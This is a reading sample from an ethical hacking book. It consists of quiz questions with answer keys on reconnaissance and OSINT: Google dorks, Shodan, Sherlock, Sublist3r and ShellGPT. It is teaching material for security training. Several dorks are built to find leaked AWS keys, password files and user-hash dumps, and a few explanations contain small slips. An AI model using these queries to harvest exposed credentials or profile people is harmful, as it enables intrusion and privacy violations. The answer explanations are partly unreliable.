Q3.22 Which of the following search queries searches for PDF files in publicly accessible Google Drives?

- A. `intitle:"index of" "login.docx"`
- B. `inurl:/wp-content/uploads/wpo_wcpdf`
- C. `intext:"dhcpd.conf" "index of"`
- D. `site:drive.google.com "*" .pdf"`

The correct answer is D, “`site:drive.google.com "*" .pdf`.” The value of the site parameter indicates that the search is for PDF files in a Google Drive. A searches for `.docx` files, not PDF files. The Dork in B is used to find PDF invoices and delivery notes that were created with the WooCommerce PDF Invoices & Packing Slips plug-in and saved in the `wpo_wcpdf` directory. The Dork from C searches for directories that contain the `dhcpd.conf` file and are publicly accessible. This is a configuration file for DHCP servers, and it contains configuration information about how IP addresses are distributed to devices in a network.

Q3.23 John Smith from Bavaria is trying to attack a hospital in Boston. He is currently still in the reconnaissance phase, which is the first phase of a hacking attack. He is using Google to try to find login portals for Citrix NetScaler. Which search query is suitable for this?

- A. `intitle:"Index Of" intext:sftp-config.json`
- B. `inurl:/vpn/tmindex.html" vpn`
- C. `intitle:"Index of" ws_ftp.ini`
- D. `intitle"index of" "username" "password" filetype:xlsx`

The correct answer is B, “`inurl:/vpn/tmindex.html" vpn`.” Citrix NetScaler offers VPN solutions for remote access, among other things, and is mainly used in companies. The Dork from A searches for the `sftp-config.json` configuration file, which is often used by development environments such as Sublime Text to store connection details (such as host name,

port, user name, and password). The Dork from C finds the `ws_ftp.ini` file on an FTP server, and the search query from D detects Excel files that contain user names and passwords.

Q3.24 Which of the following search queries does not search for PDF files on the BSI website?

- A. `site:bsi.bund.de intext:"confidential" OR intext:"classified" filetype:pdf`
- B. `site:bsi.bund.de intext:"security" intitle:"guide"`
- C. `site:bsi.bund.de intext:"security" intitle:"guide" filetype:pdf`
- D. `site:bsi.bund.de filetype:pdf`

The correct answer is B, “`site:bsi.bund.de intext:"security" intitle:"guide"`.” All other possible answers use the `filetype` advanced search parameter to search for specific file types (in this case, pdf). This is not the case with B, which is why the search is not limited to PDF files.

Q3.25 Which of the following Google Dorks is not intended to obtain accidentally published passwords?

- A. `intext:"aws_access_key_id" | intext:"aws_secret_access_key" filetype:json | filetype:yaml`
- B. `intext:"Index of" intext:"password.zip"`
- C. `intitle:"OpenVpn Status Monitor"`
- D. `site:pastebin.com intext:pass.txt`

The correct answer is C, “`intitle:"OpenVpn Status Monitor"`.” The pages searched for in this way are often used by administrators to monitor the status of an OpenVPN server. The Dork from A is used to find passwords for cloud services, specifically Amazon AWS, and the Dork from C is used to find passwords stored in `.zip` files. D searches for password files on the <https://pastebin.com> website, which allows users to anonymously publish and share text content.

Q3.26 Which of the following search queries is not intended to find error messages that indicate a vulnerability?

- A. `inurl:"index.php?id=" intext:"Warning: mysql_num_rows()"`
- B. `intitle:"index of" "my-errors.log" OR "my-errors.logs"`
- C. `inurl:/php-errors.log filetype:log`
- D. `intext:"user" filetype:php intext:"account" inurl:/admin`

The correct answer is D, “`intext:"user" filetype:php intext:"account" inurl:/admin`.” A searches for a warning that indicates an insecure SQL query and that is displayed when processing is incorrect. Such pages could be vulnerable to SQL injection

attacks. The search query from B detects log files that contain error messages that are accidentally publicly accessible, and the Dork from C searches PHP servers for log files that contain error messages.

Q3.27 Which of the following GHDB categories includes search queries that target documents and files that may contain confidential information?

- A. Vulnerable Servers
- B. Sensitive Directories
- C. Files Containing Juicy Info
- D. Various Online Devices

The correct answer is C, “Files Containing Juicy Info.” The Vulnerable Servers category searches for vulnerable servers that have outdated software or faulty server settings, for example. The Sensitive Directories category identifies directories that may contain confidential content such as backups or system configurations, and the Various Online Devices category covers a wide range of devices (such as webcams, printers, IoT devices, and routers) that may be unsecured and publicly accessible.

Q3.28 Which of the following GHDB categories includes searches that specifically look for files containing plaintext passwords?

- A. Files Containing Passwords
- B. Error Messages
- C. Pages Containing Login Portals
- D. Sensitive Directories

The correct answer is A, “Files Containing Passwords.” The Error Messages category searches for error messages that have been accidentally made accessible on the public internet and that potentially reveal confidential technical details. The Pages Containing Login Portals category searches for pages that contain login masks or portals and may not be sufficiently secured, and the Sensitive Directories category contains Dorks that identify sensitive directories that may contain confidential content such as backups or system configurations.

Q3.29 What does the "INSERT INTO phpbb_users" ext:sql Google Dork search for?

- A. Files with user names and hashed passwords
- B. IP addresses of SQL servers
- C. Hidden directories on a PHP server
- D. Websites with publicly accessible phpMyAdmin directories

The correct answer is A, “Files containing user names and hashed passwords.” The `INSERT INTO phpbb_users` expression is an SQL command that is typically used to insert user data

into a table called `phpbb_users`, which typically contains user names and possibly hashed passwords.

Q3.30 What results does an attacker hope to achieve by using the `intitle:"phpMyAdmin" "Welcome to phpMyAdmin"` search query?

- A. Websites where phpMyAdmin is publicly accessible
- B. PHP configuration files
- C. Websites with `Welcome to phpMyAdmin` in the title
- D. Files with user names and hashed passwords

The correct answer is A, “Websites where phpMyAdmin is publicly accessible.” The `intitle:"phpMyAdmin"` query searches for websites that contain the term `phpMyAdmin` in the title. The title of a website is what is displayed in the browser tab and is often the first thing that appears in search engine results. B is incorrect because PHP configuration files are not searched for by this Dork. Instead, you could search for them with `intitle:"Index of" "config.php"`. C is also incorrect because `Welcome to phpMyAdmin` must not be in the title but on the website itself. You can find files with user names and hashed passwords by using the following search query: `"INSERT INTO phpbb_users" ext:sql`.

Q3.31 Which of the following Google Dorks can you use to find subdomains for the website *Example.com*?

- A. `site:example.com -inurl:www`
- B. `site:example.com intitle:Subdomain`
- C. `site:example.com filetype:pdf`
- D. `site:example.com info:example.com`

The correct answer is A, “`site:example.com -inurl:www`,” because potential subdomains that do not begin with `www` become visible, which often indicates additional subdomains (e.g., `shop.example.com`, `blog.example.com`). The minus sign (-) before the `inurl` parameter excludes the subsequent `www` value from the URL. The Dork from B uses the `intitle` search parameter to search only titles that contain the word `subdomain`. However, this has no direct connection to the detection of actual subdomains of `example.com`. The Dork from C uses the `filetype` search parameter to search exclusively for PDF files on the `example.com` domain, and the `info` query from D shows basic information about `example.com` but does not provide specific information about subdomains.

Q3.32 Which of the following online services can you use to determine the origin of an image?

- A. TinEye
- B. Censys
- C. MetaGer
- D. Shodan

The correct answer is A, “TinEye,” which is a search engine that allows you to perform a reverse image search. You can use Censys to analyze network data and collect information about the configurations of publicly accessible systems. MetaGer is a German meta search engine that focuses on data protection and anonymity, and Shodan is a search engine that’s designed to find publicly accessible, internet-enabled devices and systems.

Q3.33 Max is a penetration tester at Sealcurity Inc., and he is tasked with performing a black box penetration test for a customer. As part of his reconnaissance, he first wants to find out which firewall solutions are in use. Which search engine is best suited for this?

- A. StepStone
- B. Wayback Machine
- C. Instagram
- D. Thingful

The correct answer is A, “StepStone,” which is a job portal where companies post job offers with detailed job descriptions. These often contain information about the software products and technologies the companies use. Wayback Machine is a digital archive that stores historical versions of websites and allows users to access previous versions of a website. Max could use it to access past job descriptions if they were published directly on the customer’s website, but Wayback Machine is “a bridge too far” in this case. Instagram is a platform for sharing photos and videos, and many of its users share personal information and location-based content that can provide valuable clues about where they live, travel, and socialize. However, detailed job descriptions are not usually posted there. The same applies to Thingful, which was a search engine specializing in IoT data that indexed devices worldwide that provided public data in real time.

Q3.34 James Blond works for the Federal Office for the Protection of the Constitution and is watching a YouTube video by a dangerous individual about hacking web servers. When the dangerous individual clicks on the Wi-Fi icon in the lower right-hand corner of the taskbar on his Windows computer, the names of the Wi-Fi networks in his immediate vicinity are briefly visible. Based on this excerpt, which search engine could Mr. Blond use to determine the location of the dangerous individual?

- A. Qwant
- B. IP2Location

- C. theHarvester
- D. WiGLE

The correct answer is D, “WiGLE,” which is a platform that collects and maps information about Wi-Fi networks worldwide. The platform is based on crowdsourcing, and users scan Wi-Fi networks and their geographic coordinates into it, along with the SSID (the Wi-Fi network name), the BSSID (the MAC address of the router), and other information. Qwant is a European search engine that guarantees anonymity and data protection, it combines results from various sources, and it is a good alternative for collecting data from European websites. IP2Location is an IP geolocation service that provides a variety of IP-related information, but it has nothing to do with Wi-Fi network names (SSIDs). The program called theHarvester is specifically designed to collect email addresses, user names, subdomains, and IP addresses, but it does not provide information about the location of a specific Wi-Fi network.

Q3.35 Which program can you use to utilize reconnaissance tools with AI support?

- A. ShellGPT
- B. Maltego
- C. ReconDog
- D. DNSRecon

The correct answer is A, “ShellGPT,” which is a command-line tool that uses LLMs to provide AI-powered responses and commands directly in the terminal. Maltego is a powerful graphical tool for OSINT analysis that you can also use to visualize relationships among people, companies, domains, IP addresses, and other data points. ReconDog is the Swiss Army knife of reconnaissance because it uses APIs and web queries to gather publicly available information about a target. You can generate commands for this program by using ShellGPT, and the same applies to DNSRecon, which is an open-source program for DNS enumeration that you can use to gather detailed information about the DNS structure of a target domain.

Q3.36 Which search engine filters out illegal or harmful content to provide users with a safe way to search for information on the darknet?

- A. BeenVerified
- B. Ahmia
- C. Spokeo
- D. Whitepages

The correct answer is B, “Ahmia,” which is a darknet search engine that indexes both *.onion* websites and content on the surface web. BeenVerified is a background check and people search service that aggregates public records and online data. Spokeo is a people search engine that allows users to search for people in the United States by name, phone number, email address, or street address and obtain detailed information about them. Whitepages is

a platform for searching for people and addresses that accesses public data, and it is particularly popular in the United States.

Q3.37 Which Sublist3r option can you use to specify in which domain to search for subdomains?

- A. -p
- B. -t
- C. -o
- D. -d

The correct answer is D, “-d.” The -p option specifies a list of ports to scan for subdomains, -t specifies the number of threads for simultaneous searching, and -o specifies the path to the output file where the found subdomains are to be saved.

Q3.38 What is HTTrack?

- A. A program that you can use to search for accounts on the Internet
- B. A program for cloning websites
- C. A program for detecting subdomains
- D. A program for tracking HTTP traffic

The correct answer is B, “A program for cloning websites.” With HTTrack, you can mirror or download an entire website locally to automatically search it for email addresses, hidden links, comments in the source code, configuration files, or other sensitive information. Sherlock is a program you can use to search for accounts on the internet, Sublist3r is a program for detecting subdomains, and Burp Suite is a program for tracking HTTP traffic (it was developed for testing web applications and also functions as an HTTP proxy).

Q3.39 Which option can you use to pass Sublist3r a comma-separated list of search engines to be used when searching for subdomains?

- A. -v
- B. -b
- C. -p
- D. -e

The correct answer is D, “-e,” which is a parameter that selects the search engines to be used. These are separated by commas. By default, Sublist3r uses all supported search engines, but you can limit the selection to specific ones. The -v option activates verbose mode, in which the progress and information found during the scan are displayed in detail. The -p option specifies a list of ports to be scanned for subdomains, and the -b option activates a brute force search, which searches for further subdomains by systematic trial and error.

Q3.40 What command can you use to search for the user `florian.dalwigk` on Instagram and YouTube?

- A. `sherlock florian.dalwigk --site instagram --site youtube`
- B. `sherlock florian.dalwigk --site instagram, youtube`
- C. `sublist3r -d florian.dalwigk -e instagram, youtube`
- D. `sublist3r -e florian.dalwigk -d instagram, youtube`

The correct answer is A, “`sherlock florian.dalwigk --site instagram --site youtube`.” You can use Sherlock to search for user names on various social media platforms, and The `--site` option defines which platform to search on. If you want to search on multiple platforms, use this parameter several times. Comma-separated entries for multiple platforms are not permitted, which is why B is incorrect. C and D are also incorrect because the Sublist3r program is for finding subdomains, and you cannot use it to search for user names on social networks.

Q3.41 Which command can you use to create a word list from the `florian-dalwigk.de` website in which all entries are at least five characters long?

- A. `cewl florian-dalwigk.de -m 5 -w wordlist.txt`
- B. `cewl florian-dalwigk.de -d 5 -w wordlist.txt`
- C. `cewl florian-dalwigk.de -l 5 -w wordlist.txt`
- D. `cewl florian-dalwigk.de -min 5 -w wordlist.txt`

The correct answer is A, “`cewl florian-dalwigk.de -m 5 -w wordlist.txt`.” The `-m` option specifies the minimum length of the words in the word list, and `-d` specifies the crawling depth (i.e., how deeply CeWL should follow the links on the website). CeWL does not have a `-l` option or a `-min` option.

Q3.42 Which of the following search engines is not intended to search for people?

- A. Intelius
- B. Pipl
- C. PeekYou
- D. Shodan

The correct answer is D, “Shodan.” Intelius, Pipl, and PeekYou are people search engines, but Shodan is a search engine that’s designed to find publicly accessible, internet-enabled devices and systems.

Q3.43 Which tool can you use to find out whether a specific IP address was part of the Tor network at a specific point in time?

- A. OnionLand
- B. Ahmia
- C. ExoneraTor
- D. DuckDuckGo

The correct answer is C, “ExoneraTor.” OnionLand is a search engine for *.onion* websites on the darknet, and it creates an interface between the surface web and the darknet by making content from *.onion* sites accessible via the surface web. Ahmia is a darknet search engine that indexes both *.onion* websites and content on the surface web, and it filters out illegal or harmful content to provide users with a safe way to search for information on the darknet. DuckDuckGo is a search engine that stands out from other search engines by focusing on privacy protection.

Q3.44 Which search query can you use on Shodan to search for publicly available webcams in Iran?

- A. webcam host:0.8.1.5
- B. webcam -c IR
- C. webcam city:Kabul
- D. webcam country:IR

The correct answer is D, “webcam country:IR.” The webcam search term searches for webcams, and the country parameter specifies the country in which to search for webcams. This results in the ISO code for Iran, which is IR. The search query in A would search for webcams with the IP address 0.8.1.5, and the search query in B is incorrect because the -c option does not exist in Shodan. The search query in C would search for webcams in Kabul, which is located in Afghanistan and not Iran.

Q3.45 With which of the following can you generate a `sublist3r -d google.com` command using AI?

- A. `sgpt "Search for subdomains for the website google.com"`
- B. `sgpt "Use Sherlock to search for subdomains for google.com"`
- C. `sgpt "Find the IP address for google.com"`
- D. `sgpt "List all webcams found via google.com"`

The correct answer is A, “`sgpt "Search for subdomains for the website google.com."`” The `sgpt` command launches *ShellGPT*, which is followed by a prompt. ShellGPT recognizes that it is supposed to search for subdomains and therefore selects the Sublist3r program. The `-d` parameter specifies the domain for which subdomains are to be searched, which in

this case is `google.com`. The prompt from B is impossible because Sherlock is designed to search for user names in social networks, while you would find the IP address for `google.com` by using the `ping` command. The last prompt would be more a case for Shodan than for Sublist3r.

Q3.46 What can you do to actively protect against reconnaissance?

- A. Avoid overly complicated encryption of important data
- B. Activate directory listings on a server
- C. Train employees
- D. Publish as much information as possible on the website

The correct answer is C, “Train employees.” Regular training sessions that focus on helping employees recognize social engineering attempts and teaching them about the traces they unintentionally leave behind on the internet can help them thwart many social engineering attacks. Avoiding overly complicated encryption of important data does not help against reconnaissance—on the contrary, it increases the risk of attackers gaining access to information that is not intended for their eyes. This also applies to activating directory listings on a server, which may allow unauthorized access to files. You should also publish as little information as possible on the website to reduce the risk of accidentally publishing sensitive data. In addition, the principle of “as much as necessary, as little as possible” should always apply.

Q3.47 Which of the following measures is not suitable for protecting against footprinting?

- A. Restricting access to social networks
- B. Enabling location sharing
- C. Deactivation of geotagging functions on cameras
- D. Correct configuration of web servers

The correct answer is B, “Enabling location sharing.” If you enable location sharing on mobile devices not only when needed but permanently, an attacker can create a movement profile for those devices. Restricting access to social networks, deactivating the geotagging function on cameras, and configuring web servers correctly usually ensures that you leave as few digital breadcrumbs as possible for attackers to pick up.

Q3.48 With which of the following can you generate the `sherlock florian.dalwigk --site instagram --site youtube` command with AI support?

- A. `sgpt --chat socmint_recon "Use Sherlock to search for florian.dalwigk on Instagram and YouTube"`
- B. `sgpt --chat socmint_recon "Search for the username florian.dalwigk"`

- C. `sgpt --chat socmint_recon "Search for Florian Dalwigk on Instagram and YouTube using the Sherlock program"`
- D. `sgpt --chat socmint_recon -site "Use Sherlock to search for florian.dalwigk on Instagram and YouTube"`

The correct answer is A, “`sgpt --chat socmint_recon "Use Sherlock to search for florian.dalwigk on Instagram and YouTube."`” The `sgpt` command launches ShellGPT, which is followed by a prompt. You tell ShellGPT to use the Sherlock program to search for the user name `florian.dalwigk` on the Instagram and YouTube platforms, and ShellGPT automatically recognizes that the `--site` switch is required to search on both Instagram and YouTube. B is not specific enough because it does not mention which program to use for the search or on which platforms to use it. C does not specify the exact user name to search for, which means that ShellGPT can only provide the correct user name `florian.dalwigk` by chance, if at all. D includes the `--site` switch when calling ShellGPT, and `sgpt` does not recognize it, which therefore leads to an error.

Q3.49 Which tool is specifically designed for collecting email addresses, user names, sub-domains, and IP addresses?

- A. theHarvester
- B. BillCipher
- C. DNSRecon
- D. The OSINT Framework

The correct answer is A, “theHarvester.” BillCipher is an OSINT tool that’s designed to collect information about domains, IP addresses, and email addresses. DNSRecon is an open-source DNS enumeration program that you can use to collect detailed information about the DNS structure of a target domain, and the OSINT Framework is a resource directory with a comprehensive collection of links and resources for OSINT and footprinting.

Q3.50 Which of the following is a platform for developers to manage and share source code?


- A. Instagram
- B. TikTok
- C. GitHub
- D. Reddit

The correct answer is C, “GitHub.” Instagram is a platform for sharing photos and videos, TikTok is a video-sharing platform that is particularly popular with younger users, and Reddit is a social network and discussion forum that’s divided into topic areas (subreddits) where users share content and discuss a variety of topics.

Q3.51 What is Intelius used for?

- A. To create comprehensive reports about individuals
- B. To manage source code online
- C. To post job offers for job seekers
- D. To provide information about Wi-Fi networks around the world

The correct answer is A, “To create comprehensive reports about individuals.” Intelius is a people search engine that you can use to, among other things, perform background checks on individuals. GitHub is a platform where developers can manage source code online, and job offers for job seekers are posted on specialized platforms such as Glassdoor and LinkedIn. Users provide information about Wi-Fi networks around the world via a crowd-sourcing approach (e.g., on WiGLE).



Florian Dalwigk

Ethical Hacking

The Practical Guide for Pentesting and Red Teaming

- Get a deep dive into ethical hacking and professional pentesting
- Learn key techniques: reconnaissance, scanning, enumeration, cryptography, password cracking, and more
- Create a hacking lab to simulate real threat scenarios and put theory into practice



www.sap-press.com/6300

We hope you have enjoyed this reading sample. You may recommend or pass it on to others, but only in its entirety, including all pages. This reading sample and all its parts are protected by copyright law. All usage and exploitation rights are reserved by the author and the publisher.

The Author

Florian Dalwigk is an expert in cybercrime, cyberespionage, and IT security. After studying computer science, he worked for a security agency and has been a volunteer lecturer since 2024. He is interested in the interface between technological innovation and security, particularly in the context of state-controlled cyber operations and cryptographic resilience in the post-quantum era.

ISBN 978-1-4932-2842-3 • 850 pages • 05/2026

E-book: \$54.99 • Print book: \$59.95 • Bundle: \$69.99



Rheinwerk
Publishing